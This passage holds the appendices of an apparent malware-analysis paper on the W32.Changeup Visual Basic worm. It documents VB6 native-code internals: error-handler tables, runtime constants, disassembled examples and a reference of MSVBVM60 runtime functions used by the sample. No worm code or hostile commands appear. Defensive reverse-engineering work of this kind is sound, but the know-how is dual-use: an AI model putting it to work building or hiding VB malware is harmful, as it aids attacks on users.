OnErrorGotoHandlers	DWORD	Offset of ON_ERROR_GOTO_HANDLERS.
OnErrorResumeHandlers	DWORD	Offset of ON_ERROR_RESUME_HANDLERS.

ON_ERROR_GOTO_HANDLERS		
NumOfHandlers	DWORD	
HandlerID	DWORD	Repeats for NumOfHandlers times. HandlerID is assigned by compiler, which is an incremental number.
HandlerOffset	DWORD	

ON_ERROR_RESUME_HANDLERS		
NumOfHandlers	DWORD	
HandlerOffsets	DWORD[NumOfHandlers]	Repeats for NumOfHandler times. Each handler corresponds to the offset where [EBP-4] is set to the next value (that is the start of the next statement).

Appendix 5

Null, Nothing, and Empty

These are often confused, but they can be distinguished:

vbNull	WORD	Variant's Type = 1 (Null)
Null	WORD	
vbNullString	DWORD	Pointer value of zero.
vbNullChar	DWORD	Pointer to data, where a two-byte string with Unicode 0 is defined. The length is stored at negative offset 4 from the pointer.
""	DWORD	Pointer to data, where a zero-byte string is defined. The length is stored at negative offset 4 from the pointer.
Empty	DWORD	Variant's Type = 0 (Empty)
Nothing	DWORD	Variant's Type = 9 (Object) and Value1 = 0.

Note: Value 0 as a parameter can be Integer 0, Variant of Integer 0, or even Variant of reference to the temporary local variable storing 0. If a subroutine requires a string pointer and its caller pushes immediate value 0, its source code can be vbNullString.

Note: Be aware that there is a big difference between vbNullChar and "". Check the preceding DWORD value representing the byte-length of the string, the first code for both is 0. The null string "" has a length of 0, while vbNullChar has a length of 2. A vbNullChar is used for a situation where C programmers want to use '\0'.

Appendix 6

Defined values used for VB Runtime functions

These definitions of parameter values are used for some VB runtime functions, but not all are used by the worm.

OpenMode	
1	Input
2	Output
4	Random
8	Append
&H20	Binary
&H01xx	xx Access Read
&H02xx	xx Access Write
&H03xx	xx Access Read Write
&H1xxx	xxx Lock Read Write
&H2xxx	xxx Lock Write
&H3xxx	xxx Lock Read
&H4xxx	xxx Shared
Combinations can yield various parameters. For example: &H104 = Random Access Read &H120 = Binary Access Read &H204 = Random Access Write &H220 = Binary Access Write	

CompareMode	
0	vbBinaryCompare
1	vbTextCompare
2	vbDatabaseCompare

Conversion	
&H01	vbUpperCase
&H02	vbLowerCase
&H03	vbProperCase
&H04	vbWide
&H08	vbNarrow
&H10	vbKatakana
&H20	vbHiragana
&H40	vbUnicode
&H80	vbFromUnicode

FileAttributes	
&H00	vbNormal
&H01	vbReadOnly
&H02	vbHidden
&H04	vbSystem
&H08	vbVolume
&H10	vbDirectory
&H20	vbArchive
&H40	vbAlias
&H80	vbFromUnicode

LockFlag	
&H00	Lock file
&H01	Unlock file
&H02	Lock file, fromRecord to toRecord
&H03	Unlock file, fromRecord to toRecord
&H04	Lock file, fromRecord
&H05	Unlock file, fromRecord

CallType	
&H01	VbMethod
&H02	VbGet
&H04	VbLet
&H08	VbSet

FirstDayOfWeek	
0	vbUseSystemDayOfWeek
1	vbSunday
2	vbMonday
3	vbTuesday
4	vbWednesday
5	vbThursday
6	vbFriday
7	vbSaturday

FirstWeekOfYear	
0	vbUseSystem
1	vbFirstJan1
2	vbFirstFourDays
3	vbFirstFullWeek

MsgBoxStyle	
0	vbApplicationModal / vbDefaultButton1 / vbOkOnly
1	vbOkCancel
2	vbAbortRetryIgnore
3	vbYesNoCancel
4	vbYesNo
5	vbRetryCancel
&H10	vbCritical
&H20	vbQuestion
&H30	vbExclamation
&H40	vbInformation
&H100	vbDefaultButton2
&H200	vbDefaultButton3
&H300	vbDefaultButton4
&H1000	vbSystemModal
&H4000	vbMsgBoxHelpButton
&H10000	vbMsgBoxSetForefround
&H80000	vbMsgBoxRight
&H100000	vbMsgBoxRtlReading

AppWindowStyle	
0	vbHide
1	vbNormalFocus
2	vbMinimizedFocus
3	vbMaximizedFocus
4	vbNormalNoFocus
6	vbMinimizedNoFocus

vbTriState	
0	vbFalse
-1	vbTrue
-2	vbUseDefault

vbDateTimeFormat	
0	vbGeneralDate
1	vbLongDate
2	vbShortDate
3	vbLongTime
4	vbShortTime

IME_STATUS	
0	vbIMEModeNoControl / vbIMENoOp
1	vbIMEModeOn / vbIMEOn
2	vbIMEModeOff / vbIMEOff
3	vbIMEDisable / vbIMEModeDisable
4	vbIMEHiragana / vbIMEModeHiragana
5	vbIMEKatakanaDbl / vbIMEModeKatakana
6	vbIMEKatakanaSng / vbIMEModeKatakanaHalf
7	vbIMEAlphaDbl / vbIMEModeAlphaFull
8	vbIMEAlphaSng / vbIMEModeAlpha
9	vbIMEModeHangulFull
10	vbIMEModeHangul

Appendix 7

VB Runtime functions with explanation

Brief explanations are presented in Appendix 9, but these functions need some additional explanation. To make it clearer, the parameters are shown as they are pushed onto the stack:

__vbaRedim / __vbaRedimPreserve

This is called for *ReDim* and *ReDim Preserve*.

Instruction	Explanation
push Lbound	Lbound and Ubound repeat for dimension times. The first dimension is pushed last.
push Ubound	
push dimension	1 for 1-dimensional array.
push Type	See Appendix 1. For Variant used for ParamArray, Type = 0 (Empty).
push offset var_array	Pointer to SAFEARRAY to store the array.
push cbElement	Byte length of each element.
push fFeatures	See Appendix 2.
call __vbaRedim / __vbaRedimPreserve	

For example, *ReDim ba(3) as Byte* is compiled to:

```
Push 0          ; Lbound
Push 3          ; Ubound. Not the number of elements.
Push 1
Push 11h        ; Type = Byte
Lea eax, [ebp-XX]
Push eax
Push 1          ; Byte is 1 byte for each.
Push 80h
Call __vbaRedim
```

__vbaAryConstruct2

This is called for a fixed-size array by *Dim*.

Instruction	Explanation
push Type	See Appendix 1.
push offset ARRAY_DEF	Pointer to data where SAFEARRAY structure is located. See Appendix 2 for details.
push offset var_array	Pointer to SAFEARRAY to store the array.
call __vbaAryConstruct2	

ARRAY_DEF does not have information on what Type is stored, but the Type is pushed as a parameter. For example, *Dim a(3) as Long* is compiled to:

```
Push 3              ; Type = Long
Push offset ARRAY_DEF
Lea eax, [ebp-XX]
Push eaxCall __vba
AryConstruct2

ARRAY_DEF:
dw  1               ; cDimension
dw  92h             ; fFeatures
dd  4               ; cbElement  *Long is 4 bytes for each.
dd  0               ; cLocks
dd  0               ; pvData
dd  4               ; cElements  *a(0 to 3) has 4 elements. Not Ubound.
dd  0               ; Lbound * If dim a(1 to 3), Lbound is 1.
```

__vbaFileOpen

Instruction	Explanation
push offset file_path	Offset to BSTR.
push fileNumber	Integer between 1 and 255.
push recordLen	&HFFFFFFFF if Len is omitted.
push OpenMode	See Appendix 6, OpenMode.
call __vbaFileOpen	

The format of Open statement is *Open filePath For [Input/Output/Random/Append/Binary] Access [Read/Write/Read Write] [Lock Read Write/Lock Write/Lock Read/Shared] As #fileNumber Len recordLen*.

For example, *Open "C:\x" For Input As #1* is compiled to:

```
Push offset aCX         ; "C:\\x"
Push 1                  ; As #1
Push 0FFFFFFFFh         ; Len is omitted.
Push 0001h              ; For Input
Call __vbaFileOpen
```

__vbaVarIndexLoad / __vbaVarIndexLoadRefLock

This is called when a variant holds an array and an element of the array is accessed.

Instruction	Explanation	
push 10h		This set of instructions is repeated for dimension times. The first element is pushed first.
pop eax		
call __vbaChkstk	Allocates 10 bytes in stack.	
lea esi, [ebp-XX]		
mov edi, esp		
movsd	Copies variant to top of stack.	
movsd		
movsd		
movsd		
push dimension	Number of dimension.	
push offset array_variant	Variant that holds the array.	
push offset result_variant	Variant to store the result value.	
call __vbaVarIndexLoad / __vbaVarIndexLoadRefLock		

For example,

Dim s as String
s = Split("A B C"," ")(0)

is compiled to:

```
and     [ebp+var_int.Value1], 0                     ; VARIANT.Value1 = 0
mov     [ebp+var_int.Type], 2                       ; VARIANT.Type = Integer
mov     [ebp+var_temp.Value1], offset str_space     ; " "
mov     [ebp+var_temp.Type], 8                      ; Type = String
lea     edx, [ebp+var_temp]
lea     ecx,  [ebp+var_str_space]
call    __vbaVarDup                 ; Duplicates var_temp to var_str_space
push    0                           ; CompareMode = vbBinaryCompare (default)
push    0FFFFFFFFh                  ; Limit = -1 (default)
lea     eax, [ebp+var_str_space]
push    eax                         ; Delimiter = " "
push    offset aABC                 ; String = "A B C"
lea     eax, [ebp+var_array]
push    eax                         ; Variant to receive the result of Split
call    rtcSplit
push    10h
pop     eax
call    __vbaChkstk                 ; Allocates 10 bytes to store var_int
lea     esi, [ebp+var_int]          ; var_int holds value of 1
mov     edi, esp
movsd
movsd
movsd
movsd                               ; var_int is copied onto the top of stack
push    1                           ; number of dimensions = 1
```

```
lea     eax, [ebp+var_array]
push    eax                             ; Variant that holds an array
lea     eax, [ebp+var_result]
push    eax                             ; Variant to receive the result
call    __vbaVarIndexLoad
add     esp, 1Ch
push    eax                             ; Pointer to var_result
call    __vbaStrVarMove                 ; Converts Variant to String
mov     edx, eax                ; Pointer to BSTR, move source
lea     ecx, [ebp+s]                    ; Move destination
call    __vbaStrMove                    ; Moves the result string to s
lea     eax, [ebp+var_result]
push    eax
lea     eax, [ebp+var_array]
push    eax
lea     eax, [ebp+var_str_space]
push    eax
push    3                               ; Number of freed variants
call    __vbaFreeVarList                ; Frees 3 temporary variants
```

Appendix 8

CLSID and Dispatch ID

The following CLSIDs are referenced to instantiate objects in the sample:

Class name	CLSID	Dispatch IDs	Displacements	Method names
VBGlobal	FCFB3D22-A0FA-1068-A738-08002B3371B5	3	+0Ch	Load
		4	+10h	Unload
		5	+14h	get_App
		6	+18h	get_Screen
		7	+1Ch	get_Clipboard
		8	+20h	get_Printer
		10	+28h	get_Forms
		11	+2Ch	get_Printers
		13	+34h	LoadResPicture
		14	+38h	LoadResData
		16	+40h	SavePicture
		17	+44h	LoadPicture
		18	+48h	LoadResString
		19	+4Ch	get_Licenses
_App	33AD4F79-6699-11CF-B70C-00AA0060D393	20	+50h	get_Path
		22	+58h	get_EXEName
		24	+60h	get_Title
		25	+64h	put_Title
		26	+68h	get_PrevInstance

	28	+70h	get_StartMode
	30	+78h	get_TaskVisible
	31	+7Ch	put_TaskVisible
	ID 32 through 45 are realted to OLE and are omitted.		
	46	+B8h	get_Major
	48	+C0h	get_Minor
	50	+C8h	get_Revision
	52	+D0h	get_Comments
	54	+D8h	get_CompanyName
	56	+E0h	get_FileDescription
	58	+E8h	get_LegalCopyright
	60	+F0h	get_LegalTrademarks
	62	+F8h	get_ProductName
	64	+100h	get_hInstance
	66	+108h	get_NonModalAllowed
	68	+110h	get_LogPath
	70	+118h	get_LogMode
	72	+120h	get_UnattendedApp
	74	+128h	get_ThreadID
	76	+130h	get_HelpFile
	78	+138h	StartLogging
	79	+13Ch	LogEvent
	80	+140h	get_RetainedProject

Appendix 9

VB Runtime functions

MSVBVM60.DLL exports around 600 APIs (functions). Only about 400 of them are known to be directly called from the compiled native code of VB programs. This is not a complete list, but here are some general rules of thumb relating to the behavior of these APIs:

Rule 1. Functions of **rtcXXX** have a tendency to take a Variant as a parameter, compared to **__vba_XXX** functions which often take registers of ECX and EDX.

Rule 2. Functions of rtcXXX have a tendency to return the result in result_variant, which is passed as a parameter, while **__vba_XXX** functions often return the result in EAX, AX, or AL. Some rtcXXX functions also return the pointer to result_variant in EAX.

Rule 3. Functions that return Double, Single, or Date have a tendency to return the result to ST(0) register of FPU.

Rule 4. Functions that return Currency have a tendency to return the result in EDX:EAX paired registers.

Rule 5. Optional parameters are passed as pointers to a Variant.

Rule 6. Short type names are found in functions names.

Short names	Full names
Ary	Array (SAFEARRAY)
UI1	Byte
I2	Integer
I4	Long
R4	Single
R8	Double
Date	Date
Cy	Currency
Var	Variant
Bool	Boolean
Str	String (also used for String variant)
Bstr	String (mainly as return Type)
Obj	Object
Fp	Floating Point (ST(0) of FPU)
Vec	Vector (actually Array)
Unk	Unknown (IUnknown)

Rule 7. Functions **__vba[Type1][Type2]** are type conversion functions. Usually, they convert from Type2 to Type1. If Type1 is Fp, it converts Type1 (Fp) to Type2.

__vbaBoolVar	Converts Variant to Boolean
__vbaCyI4	Converts Long to Currency
__vbaDateStr	Converts String to Date
__vbaFpI2	Converts Floating point to Integer
__vbaI2I4	Converts Long to Integer
__vbaObjVar	Converts Variant to Object
__vbaR4Cy	Converts Currency to Single
__vbaR8Var	Converts Variant to Double
__vbaStrR8	Converts Double to String

There are no runtime functions to convert a Type to a Variant. The compiler generates the code to set VARIANT. Type and necessary value in order to convert to a Variant.

Rule 8. Functions **__vba[Type1]ErrVar** are type conversion functions that converts from a Variant to a Type. This is used when an explicit conversion is coded such as *CBool(var), CCur(var), CInt(var), CLng(var), CSng(var), CDbl(var),* and *CByte(var).* For *CStr(var)*, **__vbaStrErrVarCopy** is called.

Rule 9. If there are two similar **rtcXXX** functions, with one ending with Bstr and the other ending with Var, their source codes are the same, except the Bstr version ends with "$". For example:

Called functions	VB source code
rtcCommandBstr	*Command$*
rtcCommandVar	*Command*

The following is the list of VB runtime functions called by the sample of W32.Changeup (functions called only by the Calendar Form are excluded). The Key explaining the terms used is listed first:

Key
val = value
ref = reference to VARIANT
StrPtr = pointer to String (BSTR)
array = pointer to SAFESRRAY
obj = pointer to object (4 bytes)
ptr = pointer to variable
Offsetof denotes pointer to string, array, or variable.
Array is SAFEARRAY.
If offsetof is missing, variant (or var) is 16 bytes, Double is an 8-byte FP value, Single is a 4-byte FP value, Currency is a 64-bit integer value, Date is a 8-byte FP value, Long is a 32-bit integer value, Integer is a 16-bit integer (32 bits pushed), and Byte is an 8-bit integer (32 bits pushed).

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
VarPtr	Get variable pointer	*VarPtr(var)* *for Variant or offset of String variable *StrPtr(str)* *for String	Returns EAX. Pointer can be stored in the Long variable. VarPtr just returns the argument in EAX.	(offsetof(variable))
__vbaAryConstruct2	Construct fixed-size array	*Dim arrayName(...)*	Allocates array.	(offsetof(array), offsetof(ARRAY_DEF), Type)
__vbaAryCopy	Copy array		Copies array1(array) to array2(array).	(offsetof(array2), offsetof(array1))
__vbaAryDestruct	Destroy array		Destroy array created by ReDim.	(flag, offsetof(array))
__vbaAryLock	Lock array		Locks existing_array and stores to locked_ array(array).	(offsetof(locked_ array),offsetof(existing_ array))
__vbaAryMove	Move array	*Dim arrayName() as Type: arrayName=...*	Moves array1(array) to array2(array).	(offsetof(array2), offsetof(array1))
__vbaAryUnlock	Unlock array		Unlocks the array.	(offsetof(locked_array))
__vbaAryVar	Get array from variant		If variant(ref) is an array of the specified Type, returns the array in EAX(array), otherwise raises an error.	(Type OR &H2000, offsetof(variant))
__vbaBoolVarNull	Test if variant is not zero	*If XXX Then*	Tests if the variant's value is zero. Returns 0 in EAX if zero, otherwise -1.	(offsetof(variant))
__vbaChkStk	Allocate local variables		Allocates local variables for EAX bytes.	
__vbaDerefAry1	Dereference array item	*array(X)*	Returns an array item at the index in EAX(ref).	(offsetof(array), index)
__vbaEnd	End program	*End*	Ends the program's process.	
__vbaErase	Erase array	*Erase(array)*	Erases the array. Allocated memory is released.	(flag, offsetof(array))

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
__vbaErrorOverflow	Raise OVERFLOW error		Raises an Overflow error.	
__vbaExceptHandler	Exception Handler		Always appears at entry for each procedure.	
__vbaFileClose	Close file	*Close #fileNumber*	Closes file.	(fileNumber)
__vbaFileOpen	Open file	*Open filePath For OpenMode As #fileNumber Len RecordLen*	Opens a file, specified by filePath(StrPtr), for OpenMode as fileNumber(Integer). If RecordLen is omitted, RecordLen = -1.	(OpenMode, RecordLen, fileNumber, offsetof(filePath))
__vbaFixStrConstruct	Allocate fixed length String	*Dim str as String * length*	Allocates the String for length characters. Initial values are all zero.	(length, offsetof(string))
__vbaFpCmpCy	Compare Currency with floating point number	*If currency = num# then*	Compares the Currency (64-bit integer) with FPU's ST(0). If identical, returns 0 in EAX. *ST(0) is multiplied by 10000 and rounded to an integer before comparison.	(currency)
__vbaFpI2	Convert floating point to Integer(I2)	*CInt(num)*	Converts ST(0) of FPU to AX(val).	
__vbaFpI4	Convert floating point to Long(I4)	*CLng(num)*	Converts ST(0) of FPU to EAX(val).	
__vbaFpR8	Get floating point calculation result for Double.		Multiplies 1.0 to ST(0) in Double precision and stores an FPU status register to AX.	
__vbaFreeObj	Free object		Frees an object (calls Release method) of ECX(ref).	
__vbaFreeStr	Free String		Frees a String(StrPtr).	(offsetof(string))
__vbaFreeStrList	Free Strings		Frees multiple Strings(StrPtr) at once.	(number, offsetof(StringN), …, offsetof(String1))
__vbaFreeVar	Free Variant		Frees a variant(ref).	(offsetof(locked_array))
__vbaFreeVarList	Free Variants		Frees multiple variants(ref) at once.	(number, offsetof(VariantN), …, offsetof(Variant1))
__vbaGenerateBoundsError	Raise ARRAY OUT OF INDEX error		Raises an ARRAY OUT OF BOUNDS error.	
__vbaGet3	Read file	*Get #fileNumber,string*	Reads a file from the current position into the param (StrPtr or ref). If length=0, param is the string. If length=&HFFFFFFFF, param is the variant.	(length, offsetof(param), fileNumber)

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
__vbaGetOwner4	Read file	*Get #fileNumber,start,array*	Reads a file from startPos into the variable(array) or the user-defined type (ptr).	(offsetof(struct), offsetof(variable), startPos, fileNumber)
__vbaHresultCheckObj	Runtime check of method call result		Called when the Call [EAX+XX] fails. It attempts to call the method again with initialization.	(HRESULT, offsetof(Interface_ object), offsetof(ClassID), method_dispath_offset)
__vbaI2I4	Convert Long(I4) to Integer(I2)		Converts ECX(val) to AX(val).	
__vbaI2Var	Convert variant to Integer(I2)		Converts variant(ref) to an integer and returns in AX.	(offsetof(variant))
__vbaI4ErrVar	Convert variant to Long(I4)	*CLng(variant)*	Converts variant(ref) to Long and returns in EAX(val).	(offsetof(variant))
__vbaI4Var	Convert variant to Long(I4)		Converts variant(ref) to Long and returns in EAX(val).	(offsetof(variant))
__vbaInStr	Get character position of str2 in str1	*InStr(start,str1,str2,mode)*	Searches string1(StrPtr) for string2(StrPtr). Returns the character position in EAX(val).	(compareMode, offsetof(string2), offsetof(string1), start_ pos)
__vbaInStrVar	Get character position of str2 in str1	*InStr(start,var1,var2,mode)*	Searches string1(ref) for string2(ref) and stores the character position in result_var(ref). Also returns EAX(val).	(offsetof(result_var),com pareMode,offsetof(strin g2),offsetof(string1),sta rt_pos)
__vbaLbound	Get the Lower boundary of array	*Lbound(array)*	Returns the lower boundary in EAX(val).	(dimension, offsetof(array)) *First dimension is 1.
__vbaLenBstr	Get character length of String	*Len(string)*	Returns the number of characters of string(StrPtr) in EAX(val).	(offsetof(string))
__vbaLenBstrB	Get byte length of String	*LenB(string)*	Returns the number of bytes of string(StrPtr) in EAX(val).	(offsetof(string))
__vbaNew2	Create new object	(any object reference)	Instantiates the interface and sets instance(obj).	(offsetof(interface_list), offsetof(instance))
__vbaOnError	Set error handler	*On Error Resume Next* *On Error Goto location* *On Error Goto 0*	Appears when *On Error XXXX* is specified. If error_ handler=-1, *On Error Resume Next*. Otherwise it is handler ID, set in the structure ROUTINE_ATTRIBUTES pointed by [EBP-14h] at the beginning of the routine. If error_handler is 0, disables error handling (*On Error Goto 0*).	(error_handler)
__vbaPowerR8	Calculate num1-th power to num2	*(num2 ^ num1)*	Calculates num1-th power to num2 and stores the result to ST(0).	(num1(double), num2(double))
__vbaPut3	Write file	*Put #fileNumber,,string*	Writes param(StrPtr or ref) to the file at the current position. If length=0, param is the string. If length=&HFFFFFFFF, param is the variant.	(length, offsetof(param), fileNumber)

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
__vbaPut4	Write file	*Put #fileNumber,start,string*	Writes param(StrPtr or ref) to the file at startpos. If length=0, param is the string. If length=&HFFFFFFFF, param is the variant.	(length,offsetof(param), startpos, fileNumber)
__vbaPutOwner3	Write file	*Put #fileNumber,,array*	Writes variable(array) or user-defined type (ptr) to the file at the current position.	(offsetof(struct), offsetof(variable), fileNumber)
__vbaRecDestruct	Erase each element in user defined type	*Private type XYZ:... Dim vXYZ as XYZ Get #1,,vXYZ ' And vXYZ will be erased.*	Erases each element in user defined type. Allocated memory is released. Returns offset to type_variable in EAX.	(offsetof(struct), offsetof(type_variable))
__vbaRedim	Construct variable-size array	*ReDim arrayname(...)*	Allocates array.	(feature, cbElement, offsetof(array), Type, dimension, UBound, Lbound [,Ubound, Lbound,...])
__vbaRedimPreserve	Resize variable-size array	*ReDim Preserve arrayname(...)*	Reallocates array with existing data preserved.	(feature, cbElement, offsetof(array), Type, dimension, UBound, Lbound [,Ubound, Lbound,...])
__vbaSetSystemError	Set SystemError internally		Stores the GetLastError() value internally.	
__vbaStrCat	Concatenate Strings	*"XX" & "YY"*	Concatenates String1(StrPtr) and String2(StrPtr) and returns EAX(StrPtr).	(offsetof(String2), offsetof(String1))

__vbaStrCmp	Compare Strings	*If "S1" = "S2" Then
		If "S1" > "S2" Then
		If "S1" < "S2" Then
		If "S1" <> "S2" Then*
			Compares String1(StrPtr) with String2(StrPtr) and returns EAX(val). If matched, EAX is zero. If String1 > String2, EAX is positive. If String1 < String2, EAX is negative.	(offsetof(String2),offsetof(String1))

__vbaStrCopy	Copy String		Copies String from EDX(StrPtr) to ECX(StrPtr).	
__vbaStrErrVarCopy	Copy variant to String	*CStr(variant)*	Copies String from variant(ref) and returns in EAX(StrPtr).	(offsetof(variant))
__vbaStrFixstr	Copy fixed-length string to String		Converts a fixed-length string to String and returns String in EAX(StrPtr).	(fixed_length, offsetof(FixedString))
__vbaStrI2	Convert Integer(I2) to String	*CStr(num)*	Converts an integer to the decimal String and returns in EAX(StrPtr).	(value)
__vbaStrI4	Convert Long(I4) to String	*CStr(num) string_variable = num*	Converts a long to the decimal String and returns in EAX(StrPtr).	(value)
__vbaStrMove	Move String		Moves from EDX(StrPtr) to ECX(StrPtr), but only the pointer is copied. Also returns in EAX(StrPtr).	
__vbaStrVarCopy	Copy variant to String		Copies String from variant(ref) and returns in EAX(StrPtr).	(offsetof(variant))
__vbaStrVarMove	Move variant to String		Moves variant(ref) to String, and returns in EAX(StrPtr).	(offsetof(variant))

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
__vbaStrVarVal	Convert Variant to String	*StrPtr (var) *If VarPtr is used together.*	Converts variant(ref) to String(StrPtr). Also returns in EAX(StrPtr).	(offsetof(string), offsetof(variant))
__vbaUI1I2	Convert Integer(I2) to Byte(UI1)		Converts CX(val) to AL(val). If CX > 255, raises an error.	
__vbaUI1Var	Convert Variant to Byte(UI1)		Converts EAX(ref) to AL(val).	
__vbaUbound	Get the Upper boundary of array	*Ubound(array)*	Returns the upper boundary in EAX(val).	(dimension,offsetof(array)) *First dimension is 1.
__vbaVar2Vec	Convert Variant to array		Converts variant(ref) to an array and stores result in result_ array(array).	(offsetof(result_array), offsetof(variant))
__vbaVarAdd	Add variants	*variant + variant*	Adds variant1(ref) with variant2(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant1), offsetof(variant2))
__vbaVarCat	Concatenate Strings	*variant & variant*	Add strings of variant2(ref) to variant1(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant1), offsetof(variant2))
__vbaVarCopy	Copy variant to variant		Copy from EDX(ref) to ECX(ref).	
__vbaVarDup	Duplicate variant		Duplicates a variant from EDX(ref) to ECX(ref).	
__vbaVarIndexLoad	Get an array element	*(array)(index,...)*	Gets an array element from variant(ref) and stores result in result_variant(ref). Also returns in EAX(ref). Used for a variant array that is dynamically generated at run time.	(offsetof(result_variant), offsetof(variant), dimension, variant_index_elemN, ..., variant_index_elem0)
__vbaVarIndexLoadRefLock	Get an array element	*(array)(index,...)*	Gets an array element from variant(ref) and stores result in result_variant(ref). Also returns in EAX(ref). Used for a variant array that is dynamically generated at run time. The referenced array is locked.	(offsetof(result_variant), offsetof(variant), offsetof(locked_ array),dimension, variant_ index_elemN, ..., variant_ index_elem0)
__vbaVarInt	Get Integer	*Int(var)*	Gets Integer value from variant(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant))
__vbaVarMove	Move Variant		Moves from EDX(ref) to ECX(ref), but only the pointer is copied.	

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
__vbaVarMul	Multiply variants	*variant * variant*	Multiplies variant1(ref) with variant2(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant1), offsetof(variant2))
__vbaVarOr	Logical OR operation of variants	*variant Or variant*	Performs an OR operation of variant1(ref) and variant2(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant1), offsetof(variant2))
__vbaVarSub	Subtract variants	*variant - variant*	Subtracts variant1(ref) from variant2(ref) and stores result in result_variant(ref). Also returns in EAX(ref).	(offsetof(result_variant), offsetof(variant1), offsetof(variant2))
__vbaVarTstEq	Compare variants (equal)	*If variant = variant Then*	Compares variant1(ref) and variant2(ref). If they are identical, returns -1 in AX. Otherwise returns 0 in AX.	(offsetof(variant1), offsetof(variant2))
__vbaVarTstNe	Compare variants (not equal)	*If variant2 <> variant1 Then*	Compares variant1(ref) and variant2(ref). If variant2 <> variant1, returns -1 in AX. Otherwise returns 0 in AX.	(offsetof(variant1), offsetof(variant2))
__vbaVarVargNofree	Move variant from parameter passed as ByRef		Gets the referenced value from EDX(ref) and moves to ECX(ref). Also returns in EAX(ref).	
__vbaVarZero	Move variant (referenced data is not copied)		Moves from EDX(ref) to ECX(ref). EDX(ref) becomes Empty.	
rtcAnsiValueBstr	Get ANSI (ASCII) code of character	*Asc(character)*	Returns the ANSI code value of the first character of string(StrPtr) in AX. It converts Unicode to ANSI of the current code page. The return value can contain a double-byte code, where the first byte is stored in the higher byte of AX.	(offsetof(string))
rtcCommandBstr	Get command line arguments	*Command$*	Returns the string of command line arguments (after the name of the program file being executed) in EAX(StrPtr).	
rtcDir	Get file name in the directory	*Dir(path,attributes)* *Dir()* *If path.Type = Error and path.Value = &H80020004	Returns the string of file or directory name in the directory in EAX(StrPtr).	(offset(variant), FileAttributes)
rtcFileLen	Get file length	*FileLen(filePath)*	Returns the length of file specified by String(StrPtr) in EAX(val).	(offsetof(string))
rtcImmediateIf	Return one of two values depending on condition	*result = iif(condition, true_val, false_val)*	If condition(ref,Boolean) = True, stores true_variant in result_variant(ref). Otherwise stores false_variant in result_variant(ref).	(offsetof(result_variant), offsetof(condition_variant), offsetof(true_variant), offsetof(false_variant))

Function	Meaning	Related VB source code	Explanation	Pushed parameters (last pushed first)
rtcInStrRev	Get position of str2 in str1	*InStrRev(str1,str2,start,mode)*	Search backward in string1(StrPtr) for string2(StrPtr). Returns EAX(val).	(offsetof(string1), offsetof(string2), start_ pos, compareMode)
rtcLeftCharVar	Get left of string	*Left(string, len)*	Takes left string for Length from String(ref) and stores it in result_string(ref).	(offsetof(result_string), offsetof(string), length)
rtcLowerCaseVar	Convert to lower case string	*LCase(variant)*	Converts string(ref) to lower case and stores result in result_string(ref).	(offsetof(result_string), offsetof(string))
rtcMidCharVar	Get middle of string	*Mid(string,pos,len)*	Takes a mid string from the position for Length(ref) from String(ref) and stores it in result_string(ref).	(offsetof(result_string), offsetof(string), position, offsetof(Length))
rtcReplace	Replace string	*Replace(string, findStr, replaceStr, start, count, CompareMode)*	Replaces string(StrPtr) where findStr(StrPtr) is found with replaceStr(StrPtr) and returns in EAX(StrPtr).	(offsetof(string), offsetof(findStr), offsetof(replaceStr), start, count, CompareMode)
rtcRightCharVar	Get right of string	*Right(string,len)*	Takes a right string for Length from String(ref) and stores it in result_string(ref).	(offsetof(result_string), offsetof(string), length)
rtcSpaceVar	Get string of multiple space characters	*Space(number)*	Generates a specified number of space characters and stores result in result_ variant(ref).	(offsetof(result_variant), number)
rtcSplit	Split string	*Split(string, delimiter, Limit, compareMode)*	Splits String(StrPtr) by delimiter(ref) and stores the results result in result_ variant(ref).	(offsetof(result_variant), offsetof(string), offsetof(delimiter), Limit, compareMode)
rtcStrConvVar2	Convert string	*StrConv(string, Conversion, LocaleID)*	Converts String(ref) as specified by the Conversion and stores result in result_ string(ref).	(offset(result_string), offset(string), Conversion, LocaleId)
rtcStringVar	Get repetitive strings	*String(number,string)*	Repeats String(ref) for a number of times, and returns in EAX(StrPtr).	(offsetof(result_string), number, offsetof(string))
rtcTrimVar	Trim spaces from Variant	*Trim(var)*	Trims leading and ending space characters from String(ref) and stores result in result_string(ref).	(offsetof(result_string), offsetof(string))
rtcUpperCaseVar	Convert to upper case string	*UCase(variant)*	Converts string(ref) to upper case and stores result in result_string(ref).	(offsetof(result_string), offsetof(string))
rtcVarBstrFromAnsi	Get character for ANSI code	*Chr(code)*	Returns String of the character from result_ string(ref).	(offsetof(result_string), ANSI_code)

Resources

BASIC --- Wikipedia
http://en.wikipedia.org/wiki/BASIC

P-Code and Native Code (Microsoft)
http://support.microsoft.com/kb/229415/en-us?fr=1

W32.Changeup Threat Profile (Symantec)
http://www.symantec.com/connect/blogs/w32changeup-threat-profile

W32.Changeup.B (Symantec)
http://www.symantec.com/security_response/writeup.jsp?docid=2010-021107-3818-99

W32.Changeup.C (Symantec)
http://www.symantec.com/security_response/writeup.jsp?docid=2010-072307-3024-99

W32.Changeup: Visual Basic Polymorphic Code Uncovered (Symantec)
http://www.symantec.com/connect/blogs/w32changeup-visual-basic-polymorphic-code-uncovered

W32.Changeup Technical Details (Symantec)
http://www.symantec.com/security_response/writeup.jsp?docid=2009-081806-2906-99&tabid=2

VARIANT structure (Microsoft)
http://msdn.microsoft.com/en-us/library/windows/desktop/ms221627%28v=vs.85%29.aspx

SAFEARRAY structure (Microsoft)
http://msdn.microsoft.com/en-us/library/windows/desktop/ms221482%28v=vs.85%29.aspx

COM (Microsoft)
http://msdn.microsoft.com/en-us/library/windows/desktop/ee663262%28v=vs.85%29.aspx

BSTR (Microsoft)
http://msdn.microsoft.com/en-us/library/windows/desktop/ms221069%28v=vs.85%29.aspx

IsProcessorFeaturePresent API (Microsoft)
